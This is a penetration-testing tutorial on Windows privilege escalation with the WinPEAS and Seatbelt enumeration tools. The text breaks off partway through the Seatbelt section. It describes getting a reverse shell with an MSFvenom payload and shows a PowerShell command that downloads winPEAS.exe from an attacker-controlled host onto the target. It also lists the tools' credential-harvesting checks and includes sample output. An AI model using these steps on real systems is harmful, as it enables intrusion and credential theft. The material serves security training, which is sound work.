# Window Privilege Escalation: Automated Script

February 28, 2021 By Raj Chandel

In this article, we will shed light on some of the automated scripts that can be used to perform Post Exploitation and Enumeration after getting initial accesses to Windows OS based Devices.

## Table of Content



## Introduction

When an attacker attacks a Windows Operating System most of the time they will get a base shell or meterpreter session. This shell is limited in the actions it can perform. So, in order to elevate privileges, we need to enumerate different files, directories, permissions, logs and SAM files. The number of files inside a Windows OS is very overwhelming. Hence, doing this task manually is very difficult even when you know where to look. So, why not automate this task using scripts.

Basically, privilege escalation is a phase that comes after the attacker has compromised the victim's machine where he tries to gather critical information related to systems such as hidden password and weak configured services or applications and etc. All this information helps the attacker to make the post exploit against the machine for getting the higher-privileged shell.

## Privilege Escalation Vectors

Following information are considered as critical Information of Windows System:

- The version of the operating system
- Any Vulnerable package installed or running
- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Unquoted Service Paths
- Network Information (interfaces, arp, netstat)
- Firewall Status and Rules
- Running Processes
- AlwaysInstallElevated Registry Key Check
- Stored Credentials
- DLL Hijacking
- Scheduled Tasks


Several scripts are used in penetration testing to quickly identify potential privilege escalation vectors on Windows systems, and today we will elaborate on each script that works smoothly.

## Getting Access on Windows Machine

This step is for maintaining continuity and for beginners. If you are more of an intermediate or expert then you can skip this and get onto the scripts directly. Or if you have got the session through any other exploit then also you can skip this section.

Since we are talking about the post-exploitation or the scripts that can be used to enumerate the conditions or opening to elevate privileges, we first need to exploit the machine. It is rather pretty simple approach. Firstly, we craft a payload using MSFvenom. We will be using the windows/x64/shell_reverse_tcp exploit. We choose this in order to get a shell upon execution and not a meterpreter. We will discuss the meterpreter approach down the road. Apart from the exploit, we will be providing our local IP Address and a local port on which we are expecting to receive the session. Since we are targeting a Windows Machine, we will need to specify that the format in which the payload is being crafter is an executable. After successfully crafting the payload, we run a

python one line to host the payload on our port 80. We will use this to download the payload on the target system.




After downloading the payload on the system, we start a netcat listener on the local port that we mentioned while crafting the payload. Then execute the payload on the target machine. You will get a session on the target machine.

Refer to our **MSFvenom Article** to Learn More.

## WinPEAS

**GitHub Link: WinPEAS**

Let's start with WinPEAS. It was created by **Carlos P**. It was made with a simple objective that is to enumerate all the possible ways or methods to Elevate Privileges on a Windows System. You can download an executable file or a batch file from GitHub. The source code is also available if you are interested in building it on your own. Just make sure to have .Net version 4.5 or above. You could also take the source code and obfuscate it so as to make your activities undetected. All available on **GitHub**. One of its features is that the output presented by WinPEAS is full of colours, which makes it easier for the eyes to detect something potentially interesting. The color code details are: Red means that a special privilege is detected, Green is some protection or defence is enabled. Cyan shows the active users on the machine. Blue shows the disabled users and Yellow shows links. There are other colors as well. Each with a different meaning. The WinPEAS is heavily based on Seatbelt. WinPEAS can detect or test the following configurations or locations:

**System Information**

Basic System info information, Use Watson to search for vulnerabilities, Enumerate Microsoft updates, PS, Audit, WEF and LAPS Settings, LSA protection, Credential Guard, WDigest, Number of cached creds, Environment Variables, Internet Settings, Current drives information, AV, Windows Defender, UAC configuration, NTLM Settings, Local Group Policy, AppLocker Configuration & bypass suggestions, Printers, Named Pipes, AMSI Providers, Sysmon, .NET Versions

**Users Information**

Users information, Current token privileges, Clipboard text, Current logged users, RDP sessions, ever logged users, Autologin credentials, Home folders, Password policies, Local User details, Logon Sessions

**Services Information**

Interesting services (non-Microsoft) information, Modifiable services, Writable service registry binpath, PATH Dll Hijacking

**Applications Information**

Current Active Window, Installed software, Autoruns, Scheduled tasks, Device drivers

**Network Information**

Current net shares, Mapped drives (WMI), hosts file, Network Interfaces, Listening ports, Firewall rules, DNS Cache, Internet Settings

**Windows Credentials**

Windows Vault, Credential Manager, Saved RDP settings, recently run commands, Default PS transcripts files, DPAPI Master keys, DPAPI Credential files, Remote Desktop Connection Manager credentials, Kerberos Tickets, Wi-Fi, AppCmd.exe, SSClient.exe, SCCM, Security Package Credentials, AlwaysInstallElevated, WSUS

**Browser Information**

Firefox DBs, Credentials in Firefox history, Chrome DBs, Credentials in chrome history, Current IE tabs, Credentials in IE history, IE Favorites, Extracting saved passwords for: Firefox, Chrome, Opera, Brave

**Interesting Files and registry**

Putty sessions, Putty SSH host keys, Super PuTTY info, Office365 endpoints synced by OneDrive, SSH Keys inside registry, Cloud credentials Check for unattended files, Check for SAM & SYSTEM backups, Check for cached GPP Passwords, Check for and extract creds from MacAfee SiteList.xml files, Possible registries with credentials, Possible credentials files in users homes, Possible password files inside the Recycle bin, Possible files containing credentials, User documents, Oracle SQL Developer config files check, Slack files search, Outlook downloads, Machine and user certificate files, Office most recent documents, Hidden files and folders, Executable files in non-default folders with write permissions, WSL check

**Events Information**


Logon + Explicit Logon Events, Process Creation Events, PowerShell Events, Power On/Off Events

**Additional Checks**

LOLBAS search, run **linpeas.sh** in default WSL distribution.


That's something. I can't think of any other method or configuration that this tool hasn't checked. To use it, we will have to download the executable from GitHub. We are using an executable file as we faced some errors with the batch file. We downloaded it into our Kali Linux. Now we host the file using a Python One line.

```
python -m SimpleHTTPServer 80
```





We have our shell from the previous Section. Here, we proceeded to create a Temp folder and then used the IWR a.k.a Invoke-Web Request to download WinPEAS to this machine. Then execute it directly from the shell as shown in the image below.

```
powershell.exe -command IWR -Uri http://192.168.1.2/winPEAS.exe -OutFile C:\Temp\winPEAS.exe "
```




The various tests have begun on the system. We can see WinPEAS enumerating through the Clipboard data. In this age of Password Managers, it is very probable that there are some credentials that are copied by the victim and it just stayed there. This is the recipe for account compromise. Hence always enable 2FA so that you can be protected by such breaches. Moving on to the other results we can see that there are 2 logged users on the target machine. It also checks for the users in the Home Folder and then continues to try and access the Home Folder of other user and then reverts into the result about the level of access on that user. It has successfully extracted the password from the Auto Logon for the user “user”. Then it moves on to read the password policies enabled.


It tells us which user has not changed their passwords in a long duration of time and what is the length of the password of that user.




Then, it moves onto the Network Shares on the target machine. It checks for the network configurations and IP Addresses. Then it checks the local ports for the services as well.

```
═══════════════════════════════════(Network Information)═══════════════════════════════════

[+] Network Shares
  ADMIN$ (Path: C:\Windows)
  C$ (Path: C:\)
  IPC$ (Path: )

[+] Host File

[+] Network Ifaces and known hosts
 [?] The masks are only for the IPv4 addresses
  Ethernet0[00:0C:29:54:91:59]: 192.168.1.17, fe80::3d91:c27c:2c1d:7844%6 / 255.25
      Gateways: 192.168.1.1
      DNSs: 192.168.1.1
      Known hosts:
        192.168.1.1           18-45-93-69-A5-10     Dynamic
        192.168.1.2           00-0C-29-49-B0-5D     Dynamic
        192.168.1.255         FF-FF-FF-FF-FF-FF     Static
        224.0.0.22            01-00-5E-00-00-16     Static
        224.0.0.251           01-00-5E-00-00-FB     Static
        224.0.0.252           01-00-5E-00-00-FC     Static
        239.255.255.250       01-00-5E-7F-FF-FA     Static
        255.255.255.255       FF-FF-FF-FF-FF-FF     Static

  Bluetooth Network Connection[00:1B:10:00:2A:EC]: 169.254.155.106, fe80::f56f:30
      DNSs: fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1
      Known hosts:
        224.0.0.22            01-00-5E-00-00-16     Static
        239.255.255.250       01-00-5E-7F-FF-FA     Static

  Loopback Pseudo-Interface 1[]: 127.0.0.1, ::1 / 255.0.0.0
      DNSs: fec0:0:0:ffff::1%1, fec0:0:0:ffff::2%1, fec0:0:0:ffff::3%1
      Known hosts:
        224.0.0.22            00-00-00-00-00-00     Static
        239.255.255.250       00-00-00-00-00-00     Static


[+] Current Listening Ports
 [?] Check for services restricted from the outside
  Proto     Local Address          Foreign Address        State
  TCP       0.0.0.0:135                                   Listening
  TCP       0.0.0.0:445                                   Listening
  TCP       0.0.0.0:3389                                  Listening
  TCP       0.0.0.0:5040                                  Listening
  TCP       0.0.0.0:49664                                 Listening
  TCP       0.0.0.0:49665                                 Listening
  TCP       0.0.0.0:49666                                 Listening
  TCP       0.0.0.0:49667                                 Listening
  TCP       0.0.0.0:49668                                 Listening
  TCP       0.0.0.0:49669                                 Listening
  TCP       0.0.0.0:49670                                 Listening
  TCP       0.0.0.0:49671                                 Listening
  TCP       192.168.1.17:139                              Listening
  TCP       [::]:135                                      Listening
  TCP       [::]:445                                      Listening
  TCP       [::]:3389                                     Listening
  TCP       [::]:49664                                    Listening
```

There are a lot of interesting files and registry values that it enumerates. It tells us that it has extracted the password from the PuTTY session as well. It can also extract public keys if any. It enumerates SAM for possible credentials. We can see that it enumerated an encrypted password from an XML file by the name of Unattend.xml.




# Seat Belt


**GitHub Link: Seat Belt**

We just mentioned Seatbelt project when we talked about the WinPEAS. Seatbelt is built in C#. The basic process of enumeration is quite similar to that we just discussed. But it will not provide you with an executable. You will have to build it. Its quite a simple process. We will strongly advise that you build it on your own and not download any pre-existing executable available online. Download the Seatbelt files from GitHub. Just open Visual Studio Community. Choose Open a Project or Solution. Then direct the path for the Seatbelt.sln file. It will load into the Visual Studio. Then click on the Build Menu from the Top Menu bar and then choose Build Solution from the drop-down menu. That's it. You can check the output window for the location of the binary you just built. At this point, we assume that you have built your executable and you have a session on a Windows Machine. Transfer the executable with your choice of method. Seatbelt provides an insight into the following sections:

Antivirus, AppLocker Settings, ARP table and Adapter information, Classic and advanced audit policy settings, Autorun executables/scripts/programs, Browser(Chrome/Edge/Brave/Opera) Bookmarks, Browser History, AWS/Google/Azure/Bluemix Cloud credential files, All configured Office 365 endpoints which are

